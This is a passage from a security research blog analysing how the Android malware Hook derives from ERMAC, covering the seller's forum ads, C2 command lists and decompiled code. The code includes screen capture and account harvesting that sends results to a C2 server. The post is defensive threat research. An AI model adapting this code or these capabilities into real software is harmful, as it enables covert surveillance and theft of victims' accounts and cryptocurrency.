From ERMAC to Hook: Investigating the technical differences between two Android malware variants

research.nccgroup.com/2023/09/11/from-ermac-to-hook-investigating-the-technical-differences-between-two-android-malware-variants/

September 11, 2023

Authored by **Joshua Kamp** (main author) and **Alberto Segura**.

Summary

Hook and ERMAC are Android based malware families that are both advertised by the actor named "**DukeEugene**". Hook is the latest variant to be released by this actor and was first announced at the start of 2023. In this announcement, the actor claims that Hook was written from scratch [1]. In our research, we have analysed two samples of Hook and two samples of ERMAC to further examine the technical differences between these malware families.


After our investigation, we concluded that the ERMAC source code was used as a base for Hook. All commands (30 in total) that the malware operator can send to a device infected with ERMAC malware, also exist in Hook. The code implementation for these commands is nearly identical. The main features in ERMAC are related to sending SMS messages, displaying a phishing window on top of a legitimate app, extracting a list of installed applications, SMS messages and accounts, and automated stealing of recovery seed phrases for multiple cryptocurrency wallets.

Hook has introduced a lot of new features, with a total of 38 additional commands when comparing the latest version of Hook to ERMAC. The most interesting new features in Hook are: streaming the victim's screen and interacting with the interface to gain complete control over an infected device, the ability to take a photo of the victim using their front facing camera, stealing of cookies related to Google login sessions, and the added support for stealing recovery seeds from additional cryptocurrency wallets.

Hook had a relatively short run. It was first announced on the 12th of January 2023, and the closing of the project was announced on April 19th, 2023, due to "leaving for special military operation". On May 11th, 2023, the actors claimed that the source code of Hook was sold at a price of $70.000. If these announcements are true, it could mean that we will see interesting new versions of Hook in the future.

The launch of Hook

On the 12th of January 2023, DukeEugene started advertising a new Android botnet to be available for rent: Hook.


DukeEugene

Premium

Joined: Mar 13, 2019

Messages: 755

Reaction score: 575

Escrow deals: 3

Deposit: 0.0001 ₿


Jan 12, 2023

Android Botnet Hook

Forum post where DukeEugene first advertised Hook.

Hook malware is designed to steal personal information from its infected users. It contains features such as keylogging, injections/overlay attacks to display phishing windows over (banking) apps (more on this in the "Overlay attacks" section of this blog), and automated stealing of cryptocurrency recovery seeds.

Financial gain seems to be the main motivator for operators that rent Hook, but the malware can be used to spy on its victims as well. Hook is rented out at a cost of $7.000 per month.


800+ injections are available to you in the panel.

Everyone knows my reputation and how many years I have been on the android malware market, if anyone has doubts, I agree with both hands on the guarantor of this forui


The software was written from scratch. Yes, undoubtedly we used some developments from the "old" software. But in general, the software was written from scratch and I a

For details, contact me in PM.

Rental price 7k $ per month

Forum post showing the rental price of Hook, along with the claim that it was written from scratch.

The malware was advertised with a wide range of functionality in both the control panel and build itself, and a snippet of this can be seen in the screenshot below.


EN: Greetings to all!
I am glad to inform you about the release of new software for Android Bot Hook

Panel functionality:
• Filtering/Search
• Privilege control
• Extensive statistics
• Auto-commands
• Phishing
• Smart injections (interaction with the holder in real time)
• Day/Night theme
• Language selection (English, Chinese, Russian)
• Authorization in case of incorrect password entry several times via telegram bot, done to avoid bruteforce of your account.
• The ability to receive logs from the injection into the tg bot
• Notify the tg bot if the bot is online again.
• Convenient sorting

Build functionality:
• Call history
• Get a contact
• Add a contact
• Location
• Get images
• Open the app
• Send a whatsapp message
• Call
• VNC
• File Manager
• Redirect sms
• Send sms
• Sending SMS to user contacts
• USSD
• Call forwarding
• Send push
• Get accounts
• List of installed applications
• SMS list
• Open the injection
• Update the list of injections
• Open the link
• Delete the app
• Reading Gmail
• Get admin rights
• Take a screenshot
• Clear the cache/memory of the application
• Pull out LED phrases (8 wallets)
• Turn off PlayProtect

Some of Hook's features that were advertised by DukeEugene.


Command comparison

Analyst's note: *The package names and file hashes that were analysed for this research can be found in the "Analysed samples" section at the end of this blog post.*

While checking out the differences in these malware families, we compared the C2 commands (instructions that are sent by the malware operator to the infected device) in each sample. This analysis did lead us to find several new commands and features on Hook, as can be seen just looking at the number of commands implemented in each variant.

Sample	Number of commands
Hook sample #1	58
Hook sample #2	68
Ermac sample #1 #2	30

All 30 commands that exist in ERMAC also exist in Hook. Most of these commands are related to sending SMS messages, updating and starting injections, extracting a list of installed applications, SMS messages and accounts, and starting another app on the victim's device (where cryptocurrency wallet apps are the main target). While simply launching another app may not seem that malicious at first, you will think differently after learning about the automated features in these malware families.




Automated features in the Hook C2 panel.

Both Hook and ERMAC contain automated functionality for stealing recovery seeds from cryptocurrency wallets. These can be used to gain access to the victim's cryptocurrency. We will dive deeper into this feature later in the blog.

When comparing Hook to ERMAC, 29 new commands have been added to the first sample of Hook that we analysed, and the latest version of Hook contains 9 additional commands on top of that. Most of the commands that were added in Hook are related to interacting with the user interface (UI).

Hook command: start_vnc


The UI interaction related commands (such as "**clickat**" to click on a specific UI element and "**longpress**" to dispatch a long press gesture) in Hook go hand in hand with the new "**start_vnc**" command, which starts streaming the victim's screen.



```
public static void d() {
    z2.c.a c$a0;
    try {
        a.b();
        Activity activity0 = (Activity)o2.i.a.get();
        c$a0 = null;
        Object object0 = activity0 == null ? null : activity0.getSystemService("media_projection");
        if(object0 == null) {
            throw new NullPointerException("null cannot be cast to non-null type android.media.projection.MediaProjectionManager");
        }

        e.g = (MediaProjectionManager)object0;
        Activity activity1 = (Activity)o2.i.a.get();
        if(activity1 != null) {
            MediaProjectionManager mediaProjectionManager0 = e.g;
            if(mediaProjectionManager0 != null) {
                c$a0 = mediaProjectionManager0.createScreenCaptureIntent();
            }

            activity1.startActivityForResult(((Intent)c$a0), e.n);
```

A decompiled method that is called after the “start_vnc” command is received by the bot.

In the code snippet above we can see that the **createScreenCaptureIntent()** method is called on the MediaProjectionManager, which is necessary to start screen capture on the device. Along with the many commands to interact with the UI, this allows the malware operator to gain complete control over an infected device and perform actions on the victim’s behalf.




No selected bot, you can select bot here -> Here. And click this button

Controls for the malware operator related to the “start_vnc” command.

Command implementation

For the commands that are available in both ERMAC and Hook, the code implementation is nearly identical. Take the “**logaccounts**” command for example:



```
try {
    Account[] arr_account = AccountManager.get(context0).getAccounts();
    c.h_checkIfObjectIsNull(arr_account, "get(context).accounts");
    int v = 0;
    while(true) {
        if(v >= arr_account.length) {
            goto label_14;
        }

        Account account0 = arr_account[v];
        ++v;
        JSONObject jSONObject0 = new JSONObject();
        jSONObject0.put("name", account0.name);
        jSONObject0.put("type", account0.type);
        jSONArray0.put(jSONObject0);
    }
}
catch(Exception unused_ex) {
label_14:
    if(jSONArray0.length() > 0) {
        String s = jSONArray0.toString();
        c.h_checkIfObjectIsNull(s, "list.toString()");
        b.a.i_possEncryptAndSendToC2(context0, "", s, "otheraccounts");
    }

    JSONObject jSONObject1 = new JSONObject();
    jSONObject1.put("logAccounts", "ok");
    String s1 = jSONObject1.toString();
    c.h_checkIfObjectIsNull(s1, "obj.toString()");
    b.a.i_possEncryptAndSendToC2(context0, "", s1, "logAccounts");
}
```


```
try {
    Account[] arr_account = AccountManager.get(this.f).getAccounts();
    i.c_checkIfObjectIsNull(arr_account, "get(ctx).accounts");
    v = 0;
    while(true) {
    label_4:
        if(v >= arr_account.length) {
            goto label_17;
        }

        Account account0 = arr_account[v];
        JSONObject jSONObject0 = new JSONObject();
        jSONObject0.put("name", account0.name);
        jSONObject0.put("type", account0.type);
        jSONArray0.put(jSONObject0);
        break;
    }
}
catch(Exception exception0) {
    g.i.getClass();
    a.g_possEncryptAndSendToC2("", "zozucozu " + exception0.getLocalizedMessage(), "error");
    goto label_17;
}

++v;
goto label_4;
label_17:
String s = jSONArray0.toString();
i.c_checkIfObjectIsNull(s, "list.toString()");
g.i.getClass();
a.g_possEncryptAndSendToC2("", s, "otheraccounts");
a.g_possEncryptAndSendToC2("", "zozucozu " + jSONArray0.length(), "success");
```

Decompiled code that is related to the “logaccounts” command in ERMAC and Hook.

This command is used to obtain a list of available accounts by their name and type on the victim’s device. When comparing the code, it’s clear that the logging messages are the main difference. This is the case for all commands that are present in both ERMAC and Hook.

Russian commands

Both ERMAC and the Hook v1 sample that we analysed contain some rather edgy commands in Russian, that do not provide any useful functionality.




```
if(!r0.c.b_checkIfEqual(s1_lowerCaseC2Command, "Сдохни_тот_кто_разреверсил_это")) {
    return;
}

try {
    file0 = new File(context0.getDir("apk", 0), "system.apk");
label_444:
    file0.delete();
}
```

```
if(s22_lowerCaseC2Command.equals("Сдохни_тот_кто_разреверсил_это")) {
    try {
        Context context8 = a.appcontext;
        exceptionHandling.c_checkIfObjectIsNull(context8);
        new File(context8.getDir("apk", 0), "system.apk").delete();
    }
```

Decompiled code which contains Russian text in ERMAC and first versions of Hook.

The command above translates to “**Die_he_who_reversed_this**“.



Сдохни_тот_кто_разреверсил_это

Die_he_who_reversed_this

All the Russian commands create a file named “system.apk” in the “apk” directory and immediately deletes it. It appears that the authors have recently adapted their approach to managing a reputable business, as these commands were removed in the latest Hook sample that we analysed.

New commands in Hook V2

In the latest versions of Hook, the authors have added 9 additional commands compared to the first Hook sample that we analysed. These commands are:

Command	Description
send_sms_many	Sends an SMS message to multiple phone numbers
addwaitview	Displays a “wait / loading” view with a progress bar, custom background colour, text colour, and text to be displayed
removewaitview	Removes the “wait / loading” view that is displayed on the victim’s device because of the “addwaitview” command
addview	Adds a new view with a black background that covers the entire screen
removeview	Removes the view with the black background that was added by the “addview” command
cookie	Steals session cookies (targets victim’s Google account)
safepal	Starts the Safepal Wallet application (and steals seed phrases as a result of starting this application, as observed during analysis of the accessibility service)
exodus	Starts the Exodus Wallet application (and steals seed phrases as a result of starting this application, as observed during analysis of the accessibility service)
takephoto	Takes a photo of the victim using the front facing camera

One of the already existing commands, “onkeyevent”, also received a new payload option: “double_tap”. As the name suggests, this performs a double tap gesture on the victim’s screen, providing the malware operator with extra functionality to interact with the victim’s device user interface.


More interesting additions are: the support for stealing recovery seed phrases from other crypto wallets (Safepal and Exodus), taking a photo of the victim, and stealing session cookies. Session cookie stealing appears to be a popular trend in Android malware, as we have observed this feature being added to multiple malware families. This is an attractive feature, as it allows the actor to gain access to user accounts without needing the actual login credentials.

Device Admin abuse

